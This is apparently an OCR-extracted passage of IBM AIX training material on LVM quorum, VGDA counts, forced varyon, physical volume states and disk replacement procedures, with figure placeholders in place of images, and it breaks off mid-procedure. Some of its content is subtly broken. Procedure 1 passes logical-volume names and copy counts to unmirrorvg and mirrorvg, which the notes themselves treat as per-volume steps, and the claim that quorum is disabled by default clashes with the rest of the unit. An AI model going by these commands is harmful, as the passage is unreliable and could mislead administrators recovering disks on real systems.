The opposite of the **mirrorvg** command is **unmirrorvg** which removes mirrored copies for an entire volume group.

As you see the quorum checking is disabled by default. Let’s review what the term quorum means.

VGDA Count



Loss of PV1: Only 33% VGDAs available: **No quorum**

Loss of PV2: 66% of VGDAs available: **Quorum**

Loss of one PV: 66% of VGDAs still available **(Quorum)**

Figure 5-37. VGDA Count AU1610.0

Notes:


Each disk that is contained in a volume group contains at least one VGDA. The LVM always reserves space for two VGDAs on each disk.

If a volume group consists of two disks, one disk contains two VGDAs, the other one contains only one. If the disk with the two VGDAs fails, we have only 33 percent of VGDAs available, that means we have less than 50 percent of VGDAs. In this case the quorum, which means that more than 50 percent of VGDAs must be available, is not fulfilled.

If a volume group consists of more than two disks, each disk contains one VGDA. If one disk fails, we still have 66 percent of VGDAs available and the quorum is fulfilled.

What happens if a quorum is not available?

Quorum



If hdisk1 fails, datavg has no quorum

VG not active

VG active

# varyonvg datavg

FAILS !!!

Closed during operation:

- No more access to LVs
- LVM_SA_QUORCLOSE in error log

Figure 5-38. Quorum AU1610.0

Notes:

What happens if a quorum is not available in a volume group? Consider the following example.

In a two-disk volume group **datavg**, the disk **hdisk1** is not available due to a hardware defect. **hdisk1** is the disk that contains the two VGDAs; that means the volume group does not have a quorum of VGDAs. If the volume group is not varied on and the administrator tries to vary on **datavg**, the **varyonvg** command will fail.

If the volume group is already varied on when losing the quorum, the LVM will deactivate the volume group. There is no more access to any logical volume that is part of this volume group. At this point the system sometimes shows strange behavior. This situation is posted to the error log, which shows an error entry **LVM_SA_QUORCLOSE**. After losing the quorum, the volume group may still be listed as active **(lsvg -o)**, however, all application data access and LVM functions requiring data access to the volume group will fail. The volume group is dropped from the active list as soon as the last logical volume is closed. You can still use **fuser -k /dev/LVname** and **umount /dev/LVname**, but no data is actually written to the disk.

Nonquorum Volume Groups

With single mirroring, always disable the quorum:

- chvg -Qn datavg
- varyoffvg datavg
- varyonvg datavg

Additional considerations for rootvg:

- chvg -Qn rootvg
- bosboot -ad /dev/hdiskX
- reboot

- Turning off the quorum does not allow a normal varyonvg without a quorum
- It prevents closing the volume group when losing the quorum

Figure 5-39. Nonquorum Volume Groups AU1610.0

Notes:


When a nonquorum volume group loses its quorum it will not be deactivated, it will be active until it loses all of its physical volumes.

When working with single mirroring, always disable the quorum using the command **chvg -Qn**. For data volume groups you must vary off and vary on the volume group to make the change work.

When turning off the quorum for **rootvg**, you must do a **bosboot** (or a **savebase**), to reflect the change in the ODM in the boot logical volume. Afterwards reboot the machine.

It's important that you know that turning off the quorum does not allow a **varyonvg** without a quorum. It just prevents the closing of an active volume group when losing its quorum.

Forced Varyon (varyonvg -f)



# varyonvg datavg **FAILS !!! (even when quorum disabled)**

Check the reason for the failure (cable, adapter, power), before doing ...

# varyonvg **-f** datavg
Failure accessing hdisk1. Set PV STATE to removed.
Volume group datavg is varied on.

Figure 5-40. Forced Varyon (varyonvg -f) AU1610.0

Notes:

If the quorum of VGDAs is not available during vary on, the **varyonvg** command fails, even when quorum is disabled.

Before doing a forced vary on **(varyonvg -f)** always check the reason of the failure. If the physical volume appears to be permanently damaged use a forced **varyonvg**.

All physical volumes that are missing during this forced vary on will be changed to physical volume state **removed**. This means that all the VGDA and VGSA copies will be removed from these physical volumes. Once this is done, these physical volumes will no longer take part in quorum checking, nor will they be allowed to become active within the volume group until you return them to the volume group.

In our example, the active disk **hdisk2** becomes the disk with the two VGDAs. This does not change, even if the failed disk can be brought back.

Physical Volume States




Figure 5-41. Physical Volume States AU1610.0

Notes:

This page introduces **physical volume states** (not device states!) Physical volume states can be displayed with **lsvg -p VGName**.

What physical volume states must you know about?

- If a disk can be accessed during a **varyonvg** it gets a PV state of **active**.
- If a disk can not be accessed during a **varyonvg**, but quorum is available, the failing disk gets a PV state **missing**.

  If the disk can be repaired, for example, due to a power failure, you just have to issue a **varyonvg VGName** to bring the disk into the **active** state again. Any stale partitions will be synchronized.
- If a disk cannot be accessed during a **varyonvg** and the quorum of disks is not available, you can issue a **varyonvg -f VGName**, a forced vary on of the volume group.

  The failing disk gets a PV state of **removed** and it will not be used for quorum checks anymore.

If you are able to repair the disk (for example after a power failure), executing a **varyonvg** alone does not bring the disk back into the **active** state. It maintains the **removed** state.

At this stage you have to announce the fact that the failure is over by using the following command:


# chpv -va hdiskX

This defines the disk hdiskX as **active**.

Note that you have to do a **varyonvg VGName** afterwards to synchronize any stale partitions.

The opposite of **chpv -va** is **chpv -vr** which brings the disk into the **removed** state. This works only when all logical volumes have been closed on the disk that will be defined as removed. Additionally, **chpv -vr** does not work when the quorum will be lost in the volume group after removing the disk.

Next Step



Exercise:
Mirroring rootvg

Figure 5-42. Next Step… AU1610.0

Notes:

At the end of the exercise, you should be able to:

- Mirror the rootvg
- Describe physical volume states
- Unmirror the rootvg

Checkpoint

Answer True or False to the following statements:


1. All LVM information is stored in the ODM.

2. You detect that a physical volume hdisk1 that is contained in your rootvg is missing in the ODM. This problem can be fixed by exporting and importing the rootvg.

3. The LVM supports RAID-5 without separate hardware.

Figure 5-43. Checkpoint AU1610.0

Notes:



Unit Summary

- The LVM information is held in a number of different places on the disk, including the ODM and the VGDA
- ODM related problems can be solved by:
  - exportvg/importvg (non rootvg VGs)
  - rvgrecover (rootvg)
- Mirroring improves the availability of a system or a logical volume
- Striping improves the performance of a logical volume
- Quorum means that more than 50% of VGDAs must be available

Figure 5-44. Unit Summary AU1610.0

Notes:

Unit 6. Disk Management Procedures

What This Unit Is About

This unit describes different disk management procedures:

- Disk replacement procedures
- Procedures to solve problems caused by an incorrect disk replacement
- Export and import of volume groups

What You Should Be Able to Do

After completing this unit, you should be able to:

- Replace a disk under different circumstances
- Recover from a total volume group failure
- Rectify problems caused by incorrect actions that have been taken to change disks
- Export and import volume groups


How You Will Check Your Progress

Accountability:

- Lab exercises
- Checkpoint questions

References

Online	*Commands Reference*
GG24-4484-00	*AIX Storage Management*



Unit Objectives

After completing this unit, students should be able to:

- Replace a disk under different circumstances
- Recover from a total volume group failure
- Rectify problems caused by incorrect actions that have been taken to change disks
- Export and import volume groups

Figure 6-1. Unit Objectives AU1610.0

Notes:

This unit presents many disk management procedures that are very important for any AIX system administrator.

6.1 Disk Replacement Techniques

Disk Replacement: Starting Point




Figure 6-2. Disk Replacement: Starting Point AU1610.0

Notes:

Many reasons might require the replacement of a disk, for example:

- Disk too small
- Disk too slow
- Disk produces many **DISK_ERR4** log entries

Before starting the disk replacement, always follow the flowchart that is shown on this page. This will help you whenever you have to replace a disk.

1. If the disk that must be replaced is completely mirrored onto another disk, follow **procedure 1**.
2. If a disk is not mirrored, but still works, follow **procedure 2**.
3. If you are absolutely sure that a disk failed and you are not able to repair the disk, do the following:

   If the volume group can be varied on (normal or forced), use **procedure 3**.

If the volume group is totally lost after the disk failure, that means the volume group could not be varied on (either normal or forced), follow **procedure 4** if the volume group is the **rootvg**.

If the volume group that is lost is **not** the **rootvg** follow **procedure 5**.

Let's start with **procedure 1**.

Procedure 1: Disk Mirrored

1. Remove all copies from disk:
   ```
   # unmirrorvg lv_xx 1 hdiskX
   ```

2. Remove disk from volume group:
   ```
   # reducevg vg_name hdiskX
   ```

3. Remove disk from ODM:
   ```
   # rmdev -l hdiskX -d
   ```

4. Connect new disk to system:
   ```
   # reboot (if not hot-swappable)
   ```

5. Add new disk to volume group:
   ```
   # extendvg vg_name hdiskY
   ```

6. Create new copies:
   ```
   # mirrorvg lv_xx 2 hdiskY
   # varyonvg -v vg_name
   ```




Figure 6-3. Procedure 1: Disk Mirrored AU1610.0

Notes:

Use **procedure 1** when the disk that must be replaced is mirrored.

This procedure requires that the disk state be either **missing** or **removed**. Refer to Physical Volume States in Unit 5: Disk Management Theory for more information on disk states. Use **lspv hdiskX** to check the state of your physical volume. If the disk is still in the **active** state you cannot remove any copies or logical volumes from the failing disk. In this case the only way to bring the disk into a **removed** or **missing** state is to reboot your system. During the next varyon the LVM will detect the failing disk.

Remember to disable the quorum check if you have only two disks in your volume group.

The goal of each disk replacement is to remove all logical volumes from a disk.

1. Start removing all logical volume copies from the disk. Use either the smit fastpath **smit unmirrorvg** or the **unmirrorvg** command as shown. This must be done for each logical volume that is mirrored on the disk.

   If you have additional unmirrored logical volumes on the disk you have to either move them to another disk (**migratepv**), or remove them if the disk cannot be accessed (**rmlv**). As mentioned the latter will only work if the disk state is either **missing** or **removed**.

2. If the disk is completely empty, remove the disk from the volume group. Use smit fastpath **smit reducevg** or the **reducevg** command.

3. After the disk has been removed from the volume group, you can remove it from the ODM. Use the **rmdev** command as shown.

   If the disk must be removed from the system, shut down the machine and then remove it.

4. Connect the new disk to the system and reboot your system. The **cfgmgr** will configure the new disk. If using hot-swappable disks, a reboot is not necessary.

5. Add the new disk to the volume group. Use either the smit fastpath **smit extendvg** or the **extendvg** command.

6. Finally create the new copies for each logical volume on the new disk. Use either the smit fastpath **smit mirrorvg** or the **mirrorvg** command. Synchronize the volume group (or each logical volume) afterwards, using the **varyonvg** command.

Procedure 2: Disk Still Working

1. Connect new disk to system

2. Add new disk to volume group:

```
# extendvg vg_name hdiskY
```

3. Migrate old disk to new disk: **(*)**


```
# migratepv hdiskX hdiskY
```

4. Remove old disk from volume group:

```
# reducevg vg_name hdiskX
```

5. Remove old disk from ODM:

```
# rmdev -l hdiskX -d
```



(*) : Is the disk in rootvg?
See next foil for further considerations!

Figure 6-4. Procedure 2: Disk Still Working AU1610.0

Notes:

Procedure 2 applies to a disk replacement where the disk is **unmirrored** but could be accessed.

The goal is the same as always. Before we can replace a disk we must remove everything from the disk.

1. Shut down your system if you need to physically attach a new disk to the system. Boot the system so that **cfgmgr** will configure the new disk.
2. Add the new disk to the volume group. Use either the smit fastpath **smit extendvg** or the **extendvg** command.
3. Before executing the next step it is necessary to distinguish between the **rootvg** and a **non-rootvg** volume group.

   If the disk that is replaced is in **rootvg** execute the steps that are shown on page *Procedure 2: Special Steps for rootvg*.

If the disk that is replaced is **not** in the **rootvg**, use the **migratepv** command:

# migratepv hdisk_old hdisk_new


This command moves all logical volumes from one disk to another. You can do this during normal system activity. The command migratepv requires that the disks are in the same volume group.

4. If the old disk has been completely migrated, remove it from the volume group. Use either the smit fastpath **smit reducevg** or the **reducevg** command.
5. If you need to remove the disk from the system, remove it from the ODM using the **rmdev** command as shown. Finally remove the physical disk from the system.

Note:

If the disk that must be replaced is in **rootvg**, follow the instructions on the next page.

Procedure 2: Special Steps for rootvg



1. Connect new disk to system

2. Add new disk to volume group

3.

4. Remove old disk from volume group

5. Remove old disk from ODM

1. ...
2. ...

3. **Disk contains hd5?**

```
# migratepv -l hd5  hdiskX  hdiskY
# bosboot  -ad  /dev/hdiskY
# chpv -c  hdiskX
# bootlist  ...
```

Migrate old disk to new disk:

```
# migratepv  hdiskX  hdiskY
```

4. ...
5. ...

Figure 6-5. Procedure 2: Special Steps for rootvg AU1610.0

Notes:

Procedure 2 requires some additional steps if the disk that must be replaced is in **rootvg**.

1. Connect the new disk to the system as described in procedure 2.
2. Add the new disk to the volume group. Use **smit extendvg** or the **extendvg** command.
3. This step requires special considerations for **rootvg**:
   - Check whether your disk contains the **boot logical volume** (default is /**dev/hd5**).

     Use command **lspv -l** to check the logical volumes on the disk that must be replaced.

     If the disk contains the **boot logical volume**, migrate the logical volume to the new disk and update the boot logical volume on the new disk. To avoid a potential boot from the old disk, clear the old boot record, by using the **chpv -c** command. Then change your boot list:

     # migratepv -l hd5 hdiskX hdiskY
     # bosboot -ad /dev/hdiskY

```
# chpv -c hdiskX
# bootlist -m normal hdiskY
```

If the disk contains the primary dump device, you must deactivate the dump before migrating the corresponding logical volume:

```
# sysdumpdev -p /dev/sysdumpnull
```

- **Migrate the complete old disk to the new one:**

  ```
  # migratepv hdiskX hdiskY
  ```

  If the primary dump device has been deactivated, you have to activate it again:

  # sysdumpdev -p /dev/hdX (Default is /dev/hd6 in AIX 4)

4. After the disk has been migrated, remove it from the volume group as described in **procedure 2**.
5. If the disk must be removed from the system, remove it from the ODM (use the **rmdev** command), shut down your AIX, and remove the disk from the system afterwards.

Procedure 3: Total Disk Failure

1. Identify all LVs and file systems on failing disk:

```
# lspv  -l  hdiskY
```

2. Unmount all file systems on failing disk:

```
# umount  /dev/lv_xx
```

3. Remove all file systems and LVs from failing disk:

```
# smit  rmfs                        # rmlv  lv_xx
```

4. Remove disk from volume group:

```
# reducevg  vg_name  hdiskY
```

5. Remove disk from system:

```
